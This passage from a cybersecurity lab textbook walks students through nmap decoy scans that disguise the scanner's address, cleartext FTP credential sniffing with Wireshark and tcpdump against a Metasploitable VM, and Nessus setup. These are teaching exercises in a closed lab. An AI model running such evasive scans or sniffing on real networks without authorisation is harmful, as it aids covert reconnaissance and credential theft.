3. Finally, you can try to mask yourself by using a decoy IP address. Watch this on Wireshark and you can see that it looks like Google is scanning our target

```
> nmap -D 8.8.8.8 200.200.200.6
```

3.1. For added confusion, you can use cloak yourself within many IP addresses, so that the defender doesn't know which one is yours

```
> nmap -D RND:20 200.200.200.6
```

This command executes a Decoy scan using 20 random source IP addresses.

4. Keep in mind that most of the commands in each section can be mixed and matched together such as in the following example which will fingerprint the operating system while using a decoy

```
> nmap -O -D 8.8.8.8 200.200.200.6
```

End of Lab

Deliverables

Four screenshots are needed to earn credit for this exercise:

- Screenshot of subnet scan
- Screenshot of ping sweep
- Screenshot of detailed fingerprinting scan
- Screenshot of stealth scan

Homeworks

Assignment 1 – Scan a website

Scan the vulnerable website scanme.nmap.org and produce the same screenshots as the deliverables. Describe your findings in a paragraph or two.

Assignment 2 – Scan Metasploitable3 – Windows

Start the Metasplitable3-Windows VM and produce the same screenshots as the deliverables. Describe your findings in a paragraph or two.

No Non-Printable Figures in this Chapter

CHAPTER 44

Scanning and Enumeration - Sniffing Basics

DANTE ROCCA

Sniffing is an important task for any hacker or network administrator. It allows one to see the traffic going across the network and pick out important details such as active machines, IP and MAC addresses, and sometimes even passwords if unencrypted traffic is being sent.

LEARNING OBJECTIVES

- Learn the basics of Wireshark filtering

PREREQUISITES

- Chapter 42 – Eagle Net
- Chapter 43 – Nmap

DELIVERABLES

- Screenshot of Wireshark filtered to only TCP and FTP
- Screenshot of tcpdump capture on the command line

RESOURCES

- "Lab 51 – Packet Capture with tcpdump" – https://www.101labs.net/comptia-security/lab-51-packet-capture-with-tcpdump/
- comparitech – tcpdump Cheat Sheet – https://cdn.comparitech.com/wp-content/uploads/2019/06/tcpdump-cheat-sheet-1.jpg.webp

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – Generating Traffic to be seen on WireShark

To begin the lab we'll use Wireshark, which learners should already be familiar with. After generating some traffic, we'll show how to use some basic filters.

1. Open a Wireshark capture between the router and the switch on the network containing the Metasploitable VM

> **NOTE:** Keep Wireshark running in the background. This section is all about generating interesting network traffic to examine later.

2. Navigate to the Kali Linux VM

2.1. Open the terminal and check its IP address

> **NOTE:** In this example, our Kali IP address is 100.100.100.5.

```
> ip address show
```

2.2. Perform an Nmap scan on the 200.200.200.0/24 network

```
> nmap 200.200.200.0/24
```

2.3. In our example, we can see that our Metasploitable3-linux machine has an IP address of 200.200.200.7 and has FTP running on port 21

Figure 1 – Nmap scan results

2.4. Connect to the FTP service running on the Metasploitable VM

```
> telnet 200.200.200.7 21
```

2.5. In the telnet terminal, log into the FTP server

```
user vagrant
```

```
pass vagrant
```

2.6. Exit the FTP session

```
quit
```




Figure 2 – FTP login

2.7. Open Firefox and go to the following URL:

```
http://200.200.200.7/
```

2.8. You can see that there are four web pages you can click on: Three folders and a Hypertext Pre-processor (PHP) file




Figure 3 – Results of Browser Visit

2.8.1. Click around on some of the various tabs on the webpage to generate traffic, then close the browser

Phase II – View traffic on wireshark and practice using filters

If you have ever observed Wireshark packet capture on a live connection you can be easily overwhelmed by the thousands of data packets. In this book, we generally use a 'closed' system so you may have only seen the packets of the tools we are using at the time. To separate the weeds from the wheat in a live environment, we need to learn to use filters. The most common filter on Wireshark is the display filter. We can use a combination of expressions and logical operators to filter which packets appear to us. The following are just some examples so you can gain practice using various display filters.

Command	Meaning
!=	Not equal
==	Equal
||	OR
&&	AND

Don't worry about each packet type; you can Google that information and gain knowledge as you gain experience. However, don't be afraid to click on any packet and explore.

1. Now that some traffic has been generated, switch to the Wireshark window that was opened earlier. We're going to apply some filters to look for certain kinds of traffic

1.1. First, we'll filter the capture to only show packets that involve the Kali VM (100.100.100.5)

```
ip.addr==100.100.100.5
```




Figure 4 – Filtering out all packets not from the Kali VM

1.2. That is too many packets for us to sift through. Let's add to our current filter to only show HTTP traffic

```
ip.addr==100.100.100.5 && http
```




Figure 5 – Filtering on HTTP packets from the Kali VM

1.3. Now, we'll use an "OR" operation to show both FTP and HTTP traffic

```
ip.addr==100.100.100.5 && http || ftp
```

1.4. You can also see that the FTP login and passwords were passed in the clear




Figure 6 – Applying an HTTP or FTP filter to our target VM

1.5. Lastly, we'll use practice using a NOT operator to display all traffic not involving the Kali VM

```
ip.addr!=100.100.100.5
```




Figure 7 – All network traffic not used by our target machine

Phase III – tcpdump

While Wireshark is the tool of choice for sniffing, a wide variety of command line sniffers exist too. Tcpdump is the tool of choice in this category.

1. Switch to the Kali VM and open the terminal

2. To start tcpdump we need to know the different interfaces on our computer. Use the following command and take note of the interface connected on the GNS3 network

```
> ip address show
```




Figure 8 – Results of ip a

3. We can see there are two interfaces: **Local (lo)** and the **ethernet (eth0)**. Use this information to start a basic tcpdump session

```
> sudo tcpdump -n -i eth0
```

Switch	Description
-i	Specify the interface name we want to use.
-n	Do not convert addresses to names.

4. While tcpdump is running, generate traffic by opening a second terminal and connecting to the ftp server over telnet as we did in Phase I

5. Once traffic has been generated, return to the original terminal and use *Ctrl+C* to stop tcpdump

Figure 9 – Results of tcpdump

6. Similar to Wireshark, we can use filters with tcpdump. To filter to only port 80 during a capture use the following command and then generate traffic again by using Firefox to visit the same URL as in Phase I

```
> tcpdump -n -i eth0 port 80
```

7. Use ***Ctrl+C*** to end the capture

8. You can see the information is rather difficult to read at first, but after a minute you can see that it is very similar to the information we obtained from Wireshark




Figure 10 – Results of TCP dump filtered for HTTP traffic

9. One of the most important things to know is how to write a packet capture file with tcpdump. Use the following command to write a capture to a file. Use either the telnet connection or the browser to generate traffic

```
> tcpdump -n -i eth0 -w ~/Documents/CaptureFile.txt
```

10. To view the saved file type cat ~/Documents/CaptureFile.txt. You can see the information is a little better since it is formatted for easy reading

End of Lab

Deliverables

2 screenshots are needed to earn credit for this exercise:

- Wireshark filtered on Metasploitable target machine showing only TCP and FTP
- TCPdump capture of Metasploitable target machine showing HTTP traffic

Homeworks

There is no homework for this chapter. It is a primer to expand student knowledge for use in other assignments.

No Figures in this Chapter

CHAPTER 45

Scanning and Enumeration - Vulnerability Scanning

MATHEW J. HEATH VAN HORN, PHD

This lab helps students become familiar with the Nessus vulnerability scanner and how it can be used to find vulnerabilities to exploit on a network. Nessus by Tenable has been used in the industry for over 25 years. It is updated weekly with new exploits by the Common Vulnerabilities and Exposures (CVE) database.

LEARNING OBJECTIVES

- Perform a vulnerability scan of a vulnerable target using Nessus
- Read and investigate ways to take advantage of detected vulnerabilities
- Exploit a critical vulnerability using Metasploit

PREREQUISITES

- Chapter 42 – Build the Baseline Environment
- Chapter 44 – Sniffing Basics

DELIVERABLES

- 4 Screenshots are required
    - Nmap scan of the target network that identifies the target machine
    - Results of a completed Nessus advanced scan of the target machine
    - A Nessus report of the critical vulnerability
    - Metasploitable report of the module that can be used against the vulnerability

RESOURCES

- Tenable – Nessus Documentation – https://docs.tenable.com/Nessus.htm

CONTRIBUTORS AND TESTERS

- An idea proposed by Raechel Ferguson
- Dante Rocca, Cybersecurity Student, ERAU-Prescott

Phase I – Install Nessus

Nessus has continuous updates. If you skipped the Nessus installation from Chapter 12, you will need to do this now. If you haven't updated Nessus recently, you must complete the following steps. These steps are based on your prior knowledge from completing Section 1 of this book.

1. Open the virtual box manager and select the Kali VM

2. Click on settings, click on network, and make sure it is attached to NAT




Figure 1 – Changing the network settings of the Kali VM

3. Press ***OK*** and start the Kali VM

4. From the command line, start Nessus with the following command

```
> systemctl start nessusd.service
```

5. Open the Nessus user interface by opening Firefox and going to this URL. It may say it is insecure but click ***advanced*** and ***accept the risk to continue***

```
https://kali:8834/
```

6. Click on ***About*** –> ***Software Update*** –> ***Manual Software Update***

7. Click on ***Update all components*** then ***continue***




Figure 2 – Updating Nessus

8. Let the software update. This could take a while depending on the last time your Kali VM had access to the Internet

9. Once the update has been completed, power off the Kali VM

10. Return back to the Oracle VM manager and on the Kali VM switch the network card back to the generic adapter

